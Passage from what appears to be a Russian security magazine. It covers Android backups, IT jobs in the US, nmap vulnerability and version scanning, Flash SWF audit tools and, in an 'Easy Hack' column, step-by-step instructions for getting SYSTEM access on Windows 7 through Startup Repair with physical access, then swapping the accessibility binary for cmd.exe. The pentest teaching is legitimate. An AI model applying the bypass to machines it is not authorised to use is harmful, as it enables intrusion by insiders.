Обычно бэкап Nandroid выполняется вручную прямо из меню кастомного рекавери, однако мы воспользуемся приложением Online Nandroid Backup, которое создает резервную копию системы прямо во время ее работы. Приложение это бесплатное и доступно в Google Play. После установки оно установит скрипт бэкапа (это, кстати, придется делать после каждого обновления прошивки) и предложит выполнить первоначальную настройку, которая сводится к выбору способа автогенерации имени бэкапа (по умолчанию текущее время), а также выбору формата бэкапа. Обычный ClockworkMod-формат универсален и будет совместим с любым кастомным рекавери, однако если на смартфоне установлен именно ClockworkMod, то в опции Backup Mode лучше выбрать CWM Incremental. В этом случае каждая новая резервная копия будет содержать только отличия от предыдущей, из-за чего потеряется совместимость с TWRP, но удастся сохранить солидный кусок свободного места на карте памяти.

После того как все это будет сделано, достаточно нажать на кнопку Quick Backup, и приложение начнет свою работу. Смартфоном в это время вполне себе можно пользоваться, так что не стоит откладывать бэкап на вечер или другое время. По окончании процедуры софтина сама выведет на экран сообщение об успешном завершении резервирования и предложит просмотреть бэкап в приложении Nandroid Manager.

Последнее, в свою очередь, представляет собой инструмент управления имеющимися резервными копиями, просмотра их содержимого, восстановления, а также выборочного восстановления приложений, настроек, текстовых сообщений, логов разговоров, паролей от точек доступа Wi-Fi, рабочего стола, а также истории и паролей браузера. Все инструменты восстановления располагаются на вкладке «Восстановить данные», и какие-либо пояснения по работе с приложением здесь не требуются. Все русифицировано и понятно даже ребенку.

ВЫВОДЫ

Сегодня процесс прошивки и кастомизации смартфона под управлением Android — это уже не тот зубодробительный квест, каким он был во времена первых версий Android. Как ты смог заметить, все делается очень просто, без чтения длинных мануалов и поиска совместимых прошивок. Но даже в том случае, если что-то пойдет не так, если ты окажешься столь невезучим, что запорешь не только установленный Android, но и консоль восстановления, boot-сектор все равно останется на месте и ты сможешь вернуть свой смартфон к жизни, подключив его к компу и воспользовавшись фирменными инструментами прошивки от производителя. ☰

INFO

В прошивке AOKP есть масса скрытых настроек, активировать которые можно, установив бесплатное приложение AOKP.co.

В ШТАТЫ НА РАБОТУ

«Быть в теме» и не знать английский язык — ситуация почти нереальная. На английском проводятся самые крутые конференции (как недавние Black Hat и DEF CON). Английский — язык для публикации научных статей и книг. На английском разговаривают специалисты из разных стран, если им предстоит сотрудничать или нужно обменяться опытом. И уж точно английский необходим, если ты хочешь поработать в самом центре событий мира IT — в Силиконовой долине. И именно об этом я хочу рассказать.

БЕЗ АНГЛИЙСКОГО ПУТЬ ЗАКРЫТ

Чтобы всего лишь попасть в список соискателей на более-менее престижную вакансию в США, простому айтишнику необходимо не только доказать свою квалификацию (и подтвердить ее международными сертификатами по выбранной специализации — Microsoft, Cisco, Oracle, LPI и так далее), но и продемонстрировать отличный английский.

Кандидаты с недостаточным уровнем языка, скорее всего, столкнутся с серьезным разочарованием. Поскольку список соискателей на одну позицию в IT-сфере огромен, всегда найдется не менее квалифицированный специалист с разговорным английским — сужу по собственному опыту работы в нью-йоркской IT-компании.

ВИЗА

Помимо «подтягивания» уровня английского, потенциальному мигранту предстоит получить разрешение на работу в США. Наиболее распространенный вариант — получить визу категории H1B, предназначенную для специалистов, которых компания сама приглашает на работу. Чаще всего по этой визе въезжают программисты, сисадмины, специалисты по ИБ.

Эта виза оформляется за счет работодателя, а процесс оформления занимает до полугода. Если на данные визы закончится квота, соискателю придется ждать следующего года. Надо отметить, что одним из этапов получения визы H1B является собеседование по телефону — оно необходимо для определения уровня языка. В общем, способ долгий, хлопотный и требующий серьезного профессионального развития, но при этом наиболее надежный и реалистичный.

Как вариант, можно перевестись из российского в американское подразделение международной корпорации, получить приглашение от близкого родственника — гражданина США, выиграть грин-карту в ежегодной лотерее, вступить в брак или даже попросить политического убежища.

ЗАРПЛАТЫ

Допустим, ты все-таки нашел способ попасть в США. На какие же зарплаты можно рассчитывать?

Одна из самых «выгодных» сфер в IT — информационная безопасность. В частности, наибольшим спросом в США пользуются инженеры по ИБ и аналитики систем безопасности. Средняя зарплата в сфере ИБ в 2013 году составила 95 000 долларов в год для рядовых сотрудников и 120 000 — для руководителей.

Для сравнения: средняя зарплата во всей IT-индустрии США составляет от 65 000 долларов для рядового сотрудника, а общая средняя зарплата в Америке не превышает 50 000. Здесь уместно вспомнить, что средний оклад программиста в Москве — около 75 000 рублей в месяц, то есть по текущему курсу 27 000 долларов в год.

Впрочем, не все так радужно — в США принято указывать зарплату до вычета налогов. Суммарный уровень налоговых выплат составляет от 25% и сильно разнится от штата к штату, то есть 100 000 заработной платы означают около 75 000 долларов реального дохода.

Кроме того, при переезде тебе предложат зарплату ниже среднерыночной. Возможность получить высококлассного специалиста за скромные деньги — главная причина, по которой кадровые агентства активно ищут сотрудников за пределами США. И даже за эти деньги тебе придется жестко конкурировать с трудолюбивыми и невзыскательными соискателями из Китая.

ВСЕ РАВНО ПРОФИТ


В общем, если после получения всех сертификатов, освоения английского на разговорном уровне и рассылки резюме по зарубежным работодателям ты так и не получишь заветное приглашение, не опускай руки. С такими знаниями ты всегда сможешь как минимум удвоить свой доход и в нашей стране, при этом развивая российский IT-рынок. Win-win.



АНАСТАСИЯ ЛОМАЕВА
Руководитель отдела по работе с персоналом компании ESET

- В 1999 году Анастасия Ломаева окончила международную школу при ООН в Нью-Йорке. В 2003 году получила степень бакалавра по специальностям «Международный бизнес» и «HR-менеджмент» в университете Фордхэм.
- После окончания университета Анастасия устроилась специалистом по работе с персоналом в консалтинговой IT-компании Net2S на Уолл-Стрит.
- В 2006 году переехала в Россию для получения степени MBA по программе Grenoble Graduate School of Business и Академии народного хозяйства при Правительстве РФ.
- В 2011 году Анастасия присоединилась к команде ESET Russia.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

НАЙТИ ИЗВЕСТНЫЕ УЯЗВИМОСТИ ДЛЯ СЕРВИСОВ, ОПРЕДЕЛЕННЫХ NMAP

РЕШЕНИЕ

Nmap стала одной из главных тулз при пентесте, особенно когда дело касается «первых шагов» — сбора информации о цели. Сканирование портов, определение сервисов по их отпечаткам — все это активно используется. А сам движок Nmap внедрен во многих других продуктах, в том числе и в платных.

Есть еще один важный момент: после внедрения в Nmap движка для выполнения NSE-скриптов сообществом было разработано огромное количество скриптов с самым разным функционалом. В результате Nmap из простого сканера портов превратился в сканер уязвимостей (как-то странно это по-русски звучит :)). Напомню, NSE — это такие скрипты на языке Lua, работающие с библиотеками, описывающие разнообразные протоколы. С их помощью можно добавлять к сканеру различный функционал — от перебора учеток к SNMP до эксплуатации уязвимостей в ColdFusion.

```
C:\Users\st>nmap  -sV --script=vulscan.nse --script-args vulscandb=scipvuldb.csv -p465 -PN -v -n [redacted]

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-21 00:16 ╠юёъютёъюх тЁхь  (чшьр)
NSE: Loaded 20 scripts for scanning.
NSE: Script Pre-scanning.
Initiating SYN Stealth Scan at 00:16
Scanning [redacted] [1 port]
Discovered open port 465/tcp on [redacted]
Completed SYN Stealth Scan at 00:16, 1.93s elapsed (1 total ports)
Initiating Service scan at 00:16
Scanning 1 service on [redacted]
Completed Service scan at 00:16, 20.34s elapsed (1 service on 1 host)
NSE: Script scanning [redacted].
Initiating NSE at 00:16
Completed NSE at 00:16, 0.20s elapsed
Nmap scan report for [redacted]
Host is up (0.10s latency).
PORT    STATE SERVICE  VERSION
465/tcp open  ssl/smtp Exim smtpd 4.80.1
| vulscan: scipvuldb.csv (9 findings):
| [6971] Mozilla Firefox/Thunderbird 16.0.1/16.0.2 texImage2D Call Handler buffer overflow
| [6817] Exim up to 4.80 src/dkim.c dkim_exim_query_dns_txt() buffer overflow
| [5313] Mozilla Firefox up to 11.0 WebGL texImage2D() denial of service
| [4280] Exim Server 4.x open_log() race condition
| [1094] Exim Internet Mailer up to 4.43 SPA Authentication spa_base64_to_bits() buffer overflow
| [1093] Exim Internet Mailer up to 4.43 IPv6 Address Handler host_aton() long IPv6 Address Designfehler
| [647] Exim Internet Mailer up to 4.32 Header Handler header_syntax buffer overflow
| [646] Exim Internet Mailer up to 3.35 Source Address Verifier sender_verify buffer overflow
| [260] Exim Internet Mailer 3.x/4.x SMTP Server HELO/EHLO Command buffer overflow
|
|_
Service Info: [redacted]

NSE: Script Post-scanning.
Read data files from: d:\xxx\Nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.53 seconds
           Raw packets sent: 1 (44B) | Rcvd: 1 (44B)
```

Скрипт для поиска известных уязвимостей для Nmap

Так вот, не так давно компания Scip AG (www.scip.ch) выложила еще один прикольный NSE-скрипт — vulscan. Суть его до невероятности проста. При сканировании Nmap с определением софта на сервисах скрипт берет название ПО (если оно было определено, конечно) и прогоняет его по базам уязвимостей: CVE, OSVBD, с SecurityFocus и SecurityTracker, а также по некоему обобщению предыдущих — scipvuldb.

Поиск происходит локально (каждая база лежит в отдельном CVS-файле). Таким образом, мы можем узнать, есть ли в данном сервисе какие-то паблик-уязвимости.

Пример на рисунке. Как можно заметить, там есть парочка false-positive. Какая-то Mozilla… Это все следствие того, что скрипт производит просто поиск подстроки в базе. Согласен — дубово :).

С другой стороны, не раз сталкивался с ситуацией, когда по-быстренькому сканировалась какая-то сеть с кучей странных сервисов. И хорошо было бы сразу выискать самые лакомые кусочки.

Для того чтобы заставить скрипт работать, надо его скачать с базами отсюда: scip.ch/en/?labs.20130625, vulscan.nse кинуть в scripts папки Nmap, а базы — в scripts/vulscan. Запускается либо обычным образом для NSE-скриптов, либо в комплекте с –sC (так как относится к default и safe модулям). Одна личная рекомендация — лучше выбирать конкретную базу (scipvuldb), иначе листинг может быть ооооочень большим.

```
nmap  -sV --script=vulscan.nse --script-args ↵
vulscandb=scipvuldb.csv -p465  target_ip
```

КОРРЕКТНО ОПРЕДЕЛИТЬ ВЕРСИИ ПО, ИСПОЛЬЗУЯ NMAP

РЕШЕНИЕ

Описывая решение предыдущей задачки, я вспомнил еще один вопрос, который меня когда-то интересовал и которым я хотел поделиться с тобой. А как же на деле Nmap определяет версии ПО на портах? В смысле, основная концепция — посылать разные запросы и сверять ответы с имеющейся базой — вполне понятна и логична. Но вот когда сталкиваешься с реальными сканами и видишь что-то типа «tcpwrapped» или «ftp?», что с этим делать? Сюда же можно добавить и случающиеся «пропуски» (false negative) каких-нибудь сервисов… На самом деле про эту тему можно было бы написать целую статью, но я постараюсь описать основные процессы и важные факты, которые помогут «приручить» Nmap.

Итак, все начинается со сканирования портов. Порты отсканировались, и только на тех, что получили статус open или open|filtered, будут определяться сервисы (если был указан параметр –sV или аналогичный). В случае если был статус open|filtered и сервис был определен, то статус меняется на open. Важно также, что процесс определения сервисов происходит параллельно для различных портов.

Чтобы понимать алгоритм определения сервиса, нам надо познакомиться с двумя файлами, поставляемыми с Nmap'ом, — nmap-services и nmap-service-probes. Первый — это просто соотношение типов сервисов (FTP, HTTP, DNS) и портов. Well known или типовые, так сказать. Большая часть взята из IANA (1024 первых порта). Данные из этого файла используются (частично) для третьего столбца (Service).

Здесь же кроется и ответ на одну из распространенных проблем. Если в выводе Nmap'а указывается сервис со знаком вопроса (http?, ftp?), то значит, что Nmap даже не понял, какой там используется протокол/сервис. Это просто общее указание, что обычно там бывает такой-то сервис. Если же без знака вопроса, но без версии ПО, то, значит, не было информации о версии, но тип сервиса правильный (хотя доверять тут не следует, он мог и ошибиться).

Дальше — второй файл. В нем описаны различные пробы (Probes), которые использует Nmap для определения версий ПО на портах. По сути, это просто некая последовательность данных, которые отправятся на сервис, а также набор regexp'ов — правил к ним для того, чтобы парсить ответы. Если правило сработало, то версия, значит, определилась (и дальнейшее определение сервиса прекращается).

Первая и основная проба (для протокола TCP) — NULL. Она указывает то, что Nmap подключается к порту и ничего не посылает, а ждет 6 секунд ответных данных. Большинство сервисов, в особенности олдскульных (FTP, SMTP, SSH), первыми посылают данные клиенту — некое приветствие. Во многом поэтому у NULL-пробы больше всего различных правил (регекспов). Подключились, подождали — получили данные. Если ответа никакого нет, используется следующая проба — GenericLines (\r\n\r\n). В данном случае данные уже отправляются на сервер и правила сверяются с полученным ответом. Важно еще отметить, что для UDP-скана отсутствует NULL-проба (из-за специфики протокола).

Еще раз подчеркну, что к каждой пробе может быть любое количество правил. Вот пара примеров:

```
Probe TCP NULL q||
match activemq m|^\0\0\0.\x01ActiveMQ\0\0\0|s p/Apache ↵
ActiveMQ/
match ftp m|^220 3Com 3CDaemon FTP Server Version ↵
(\d-.\w (+)\r\n| p/3Com 3CDaemon ftpd/ v/$1/
Probe TCP Help q|HELP\r\n|
match finger m|^iFinger v(\d-.\w (+)\n\n| ↵
p/IcculusFinger/ v/$1/
match irc m|^:(-\w_. (+) 451 \* ↵
:You have not registered\r\n$| p/IRCnet-based ircd/ h/$1/
```

Как видишь, все просто. Сами правила (match) определяют сервис и стандартный regexp (как в Perl), с помощью которого мы можем где надо вытащить версию, например.

Но это все первая и простая часть. Далее чуть больше тонкостей. Во-первых, кроме простых правил, есть еще и «мягкие». Они начинаются с softmatch и подтверждают правильный выбор протокола. То есть как только срабатывает мягкое правило, в дальнейшем применяются только пробы для этого сервиса (протокола). Например, мягкое правило (какое словосочетание-то) для POP3.

```
softmatch pop3 m|^\+OK -\[\ (\(\)!,/+:<>@.\w ]+\r\n$|
```

При срабатывании этого правила не определяется версия ПО (потому они мягкие), но Nmap теперь не будет слать пробы, которые точно не подойдут (GET / HTTP/1.1, например), что избавит нас от мусорного трафика. А будет использовать только подходящие для сервиса (Help\r\n, например).

Дальше несколько важных полей в файле nmap-service-probes. Для каждой пробы (кроме NULL) указывается порт, на котором эта проба чаще всего срабатывает (точнее, где обычно висит сервис), а также «редкость» (rarity) этой пробы. Чем выше значение, тем оно реже. Возможны значения от 1 до 9. Что еще важнее — значение по умолчанию 7, то есть ряд проб не используются достаточно часто.

```
Probe TCP Hello q|EHLO\r\n|
ports 25,587,3025
rarity 8
```

Так, ну и последняя опция, которая, правда, скорее важна, если ты захочешь добавлять свои пробы, — fallback. Она связывает различные правила проб между собой, чтобы не требовалось их повторять. По умолчанию у всех проб стоит привязка к NULL-пробе. Таким образом, когда посылается какая-то проба, ответ сначала проверяется правилами от самой пробы, а потом правилами от NULL. С помощью опции fallback ты можешь сделать ссылку на другую пробу, чьи правила будут применены раньше NULL.

И еще важный момент про пробы. Есть специальная проба для определения поддержки SSL-сервисом. И если она проходит, то все пробы повторяются (включая NULL), но уже в обертке из SSL-подключения. К тому же

```
C:\Users\st>nmap  -sV -p- -PN -n [redacted]

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-21 03:37 |юёъютёъюх тЁхь  (чшьр)
Nmap scan report for [redacted]
Host is up (0.052s latency).
Not shown: 65521 closed ports
PORT     STATE    SERVICE  VERSION
21/tcp   open     ftp      ProFTPD 1.3.4d
22/tcp   open     ssh      OpenSSH 6.1_hpn13v11 (FreeBSD 20120901; protocol 2.0)
25/tcp   filtered smtp
53/tcp   open     domain   ISC BIND 9.8.4-P2
80/tcp   open     http     Apache httpd 2.2.24 ((FreeBSD) PHP/5.2.17 with Suhosin-Patch mod_ssl/2.2
.24 OpenSSL/1.0.1e DAV/2)
110/tcp  open     pop3     Dovecot pop3d
143/tcp  open     imap     Dovecot imapd
443/tcp  open     ssl/http Apache httpd 2.2.24 ((FreeBSD) PHP/5.2.17 with Suhosin-Patch mod_ssl/2.2
.24 OpenSSL/1.0.1e DAV/2)
465/tcp  open     ssl/smtp Exim smtpd 4.80.1
587/tcp  open     smtp     Exim smtpd 4.80.1
953/tcp  open     rndc?
993/tcp  open     ssl/imap Dovecot imapd
995/tcp  open     ssl/pop3 Dovecot pop3d
3306/tcp open     mysql    MySQL 5.1.70
```

Определение версии ПО в Nmap

в выводе в поле Service добавляется указание о поддержке SSL (типа ssl/pop3). Кстати, SSL — это как раз то, что определяется верно всегда.

Итак, мы разобрали вводную часть и теперь можем корректно осознать, какие же пробы будут использованы. Во-первых, Nmap смотрит на порт, который тестируется, и выбирает все пробы, которые «часто» появляются на этом порту (значение ports из nmap-service-probes). Во-вторых, Nmap смотрит указанную при сканировании «интенсивность» детекта (оно же поле rarity). Будут использованы только те пробы, чье значение меньше указанного или равно ему. То есть EHLO из последнего примера будет использована, несмотря на ее редкость, которая больше значения по умолчанию (7), но только на определенных портах (SMTP'шные порты — 25, 587, 3025). Теперь, я думаю, кое-что стало понятно. И надеюсь, я нигде не напутал сильно.

Несколько общих практических советов. Для начала надо вспомнить, что, имея дело с Nmap'ом, мы всегда выбираем некий компромисс между скоростью и глубиной. Потому даже некоторые веб-серверы на нестандартных портах иногда могут скрыться от сканирования по умолчанию, так как не все пробы используются. С другой стороны, если мы укажем параметр --version-light, который устанавливает интенсивность в значение 2, это даст нам, как ни странно, быстрые значения с достаточно хорошим покрытием.

Если же говорить про проблемные порты, где ответ Nmap невнятен, то как минимум стоит применить --version-all, указывающий использовать все пробы. Также сам Nmap, в случае, когда данные от сервиса получены, а правила ни одни не подошли, выводит значения при сканировании. Это тоже хорошее место для анализа. При иных странностях (и если есть время) стоит использовать --version-trace, который укажет нам, когда и какое правило срабатывает (помогает, когда определен только тип сервиса, а версии нет).

А, ну и вопрос, часто напрягающий, — видеть tcpwrapped в графе Version. Вообще, вики говорит, что tcpwrapped — это некая тулза под *nix, которая позволяет ACL на подключения. При этом проверка происходит уже после установки подключения, а потому порт открыт. Я лично их в реальности не видел, а вот с tcpwrapped сталкиваюсь систематически. В общем, tcpwrapped — это спецправило Nmap, и срабатывает оно тогда, когда сервер обрывает подключение до того, как данные были отправлены. Не уверен, но, возможно, здесь может быть false-negative от Nmap, из-за того что сервер разрывает подключение еще до окончания ожидания NULL-пробы в 6 секунд. А другие пробы и не запускаются.

Надеюсь, что получилось понятно описать. Если есть вопросы, документация в помощь (goo.gl/a44lJu).


АВТОМАТИЗИРОВАТЬ ПОИСК УЯЗВИМОСТЕЙ FLASH-РОЛИКОВ

РЕШЕНИЕ


Хе-хей, в прошлый раз мы с тобой познакомились с возможной «небезопасностью» флеш-роликов. Чем больше фишек, тем и проблем с безопасностью больше. А флеш — он тот еще толстяк. Хотя надо сказать, что Adobe подкрутила гайки и старые векторы атак уже не всегда работают в новых плеерах и с учетом функционала ActionScript 3. Но презентации последних лет двух показывают: те же XSS через флеш-ролики — это распространенная вещь, даже на защищенных сайтах. Вообще, я планировал расписать тему со специфичными именно для флеша багами (а не обычные XSS), но хороших (дырявых) примеров пока не нашел. Так что сегодня мы возьмемся с другого конца — с метода поиска уязвимостей в роликах и автоматизации этого процесса.

Итак, поиск. Первый метод — который мы обсуждать не будем :) — это фаззинг. Он вообще применим к роликам. Но мне кажется, что этим если и заниматься, то только как часть работы по сканированию веб-приложения, где ролик используется. В смысле, здесь нужны другие тулзы, как, например, swfinvestigator (goo.gl/Ajhd9), но процесс тот же. И, имхо, много не найдешь.

Второй, более трудозатратный, основывается на том, что SWF — это ролик, который скачивается и исполняется на клиентской машине, то есть у нас. К тому же он представляет собой байт-код, а потому хорошо декомпилируется. Декомпиляторов много, в том числе бесплатных. Пару лет назад были проблемы с декомпилятором под AS3, но все исправилось. Мне лично по душе Sothink SWF Decompiler, хотя он и платный (есть триал). Все, что дальше требуется, — посмотреть, есть ли какие-то входные параметры, а также может ли их модификация к чему-то привести. Первая часть дела делается очень быстро, вторая же зависит от толщины и функциональности ролика. Но по опыту — занимательные вещи достаточно быстро раскапываются. Все дело в том, что большинство вообще не подозревают, что ролики могут нести угрозу для безопасности, то есть основная наша задача — понять функционал ролика.




Декомпиляция в один клик




Классические проверки на «безопасный» SWF

Ну и конечно, указанные еще в прошлый раз — группа опасных функций. Их тоже надо поискать. А так как это, по сути, поиск по тексту, то и тулзы есть нам в помощь. Например, SearchDiggity (goo.gl/BfCYz). Это такой поисковый комбайн, который изначально был нацелен на сбор информации из Google и Bing, но расширился и научился парсить метаинфу документов на приватную информацию (как тулза FOCA), искать по ShodanHQ, а также декомпилить flash-ролики и искать в них regexp'ом опасные функции. Получилось очень просто и лаконично: указываешь папку с роликами для анализа и правила, по которым будет производиться поиск, и все — основные косяки уже видны.

Вторым помощником может оказаться более специализированная тулза от HP — SWFScan (goo.gl/6FA1F). Это бесплатный декомпилятор для SWF на AS2, AS3 с кучкой «мозгов». Указываешь SWF'ку, он ее подгружает и анализирует. По каждому найденному пункту он выводит описание «чем это плохо» и указывает место в исходниках, что очень полезно (хотя первый декомпилятор поюзабельней, имхо). Весь наборчик я приложу, так что попрактикуйся.



SearchDiggity что-то в SWF'ках нашел. Осталось проверить



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОДНЯТЬ ПРИВИЛЕГИИ В WINDOWS ПРИ ФИЗИЧЕСКОМ ДОСТУПЕ К ХОСТУ

РЕШЕНИЕ

Недавно в блоге IntelComms (goo.gl/SIq97) был опубликован прикольный метод поднятия привилегий в ОС Windows 7 в том случае, когда у нас имеется физический доступ к компу. Такой трюк специально для инсайдеров.

Конечно, имея физический доступ, сделать это достаточно просто, но, с другой стороны, на предприятиях с этим стараются бороться: опечатывают корпуса техники, устанавливают пароль на БИОС и на локального админа в винде, отключают загрузку с внешних девайсов. И в такой ситуации возможности пентестера значительно ограничены.

Так вот, этот метод обходит все названные ограничения, да и вообще оставляет лишь небольшое количество следов после себя. Все потому, что основывается он на фиче самой винды — восстановлении после сбоев (System Recovery). Сразу отмечу, что не стоит путать эту фишку с «безопасным режимом» загрузки ОС (Safe mode), так как у второй для доступа к ОС необходимо ввести пароль от админа. А вот у System Recovery такой проблемы нет.

Кроме того, вызвать этот процесс очень просто. Необходимо некорректно вырубить винду — кнопкой «Reset» или <Ctrl + Alt + Del>. При загрузке системы ОС поймет, что ее отключили неверно, и выведет на экран варианты загрузки:

- Start Windows Normally;
- Launch Startup Repair (recommended).

Я думаю, каждый из нас видел этот экран хоть раз в жизни.

Выбираем Startup Repair, и все! Дальше идут чистые GUI-хаки, для того чтобы добраться до файловой системы или консоли:

1. Ждем подгрузки System Recovery.
2. На вопрос Restore your computer using System Restore отвечаем «Нет».
3. В появившемся окне об отправке сообщения об ошибке выбираем View problem details.
4. Кликаем на одну из ссылок, откроется, например, Notepad.
5. Из блокнота уже нет никаких ограничений. Через окно открытия файлов уже можно запустить и консоль, и проводник, чтобы бороздить просторы файловой системы ОС.

Вся хитрость метода в том, что в режиме System Recovery у пользователя, во-первых, есть полный доступ к файловой системе ОС, во-вторых, отсутствует запрос каких-либо учеток и, в-третьих, команды выполняются от NT AUTHORITY\SYSTEM.

Что делать с доступом дальше? Зависит от ситуации. Можно, например, воспользоваться уже как-то описанным методом и поменять файл, отвечающий за спецвозможности (который доступен еще до логина в систему) на cmd.exe.

Что еще интересного? Да, стоит отметить, что Микрософт не считает такого плана баги за баги, так как здесь имеется потребность в физическом доступе. А потому данный метод будет долго и счастливо жить :). Небольшой минус метода в том, что информация о сбое системы сохранится в логах (хм, интересно, а можно ее с нашими высокими привилегиями сразу же почистить?). Во-вторых, нельзя пользоваться сетью.

И еще один важный момент, который описан в блоге. Данный метод одинаково хорошо работает как против отдельных хостов, так и против ОС, которые добавлены в домен. В общем, шикарно!

На этой приятной ноте прекращаю поток мыслей. Надеюсь, было интересно :). Если есть пожелания по разделу Easy Hack или жаждешь поресерчить — пиши на ящик. Всегда рад :).

И успешных познаний нового! ⌶

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru,
@dukebarman

В этом месяце нас снова порадовали уязвимостью в Java, правда, не нулевого дня. Множественные критические уязвимости были обнаружены в одном из флагманских продуктов Symantec — Web Gateway. Но самое главное — стал доступен эксплойт для административной панели популярного банковского трояна Carberp.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

COREL PDF FUSION — ПЕРЕПОЛНЕНИЕ БУФЕРА

CVSSv2:	N/A
Дата релиза:	8 июля 2013 года
Автор:	Kaveh Ghaemmaghami
CVE:	2013-3248

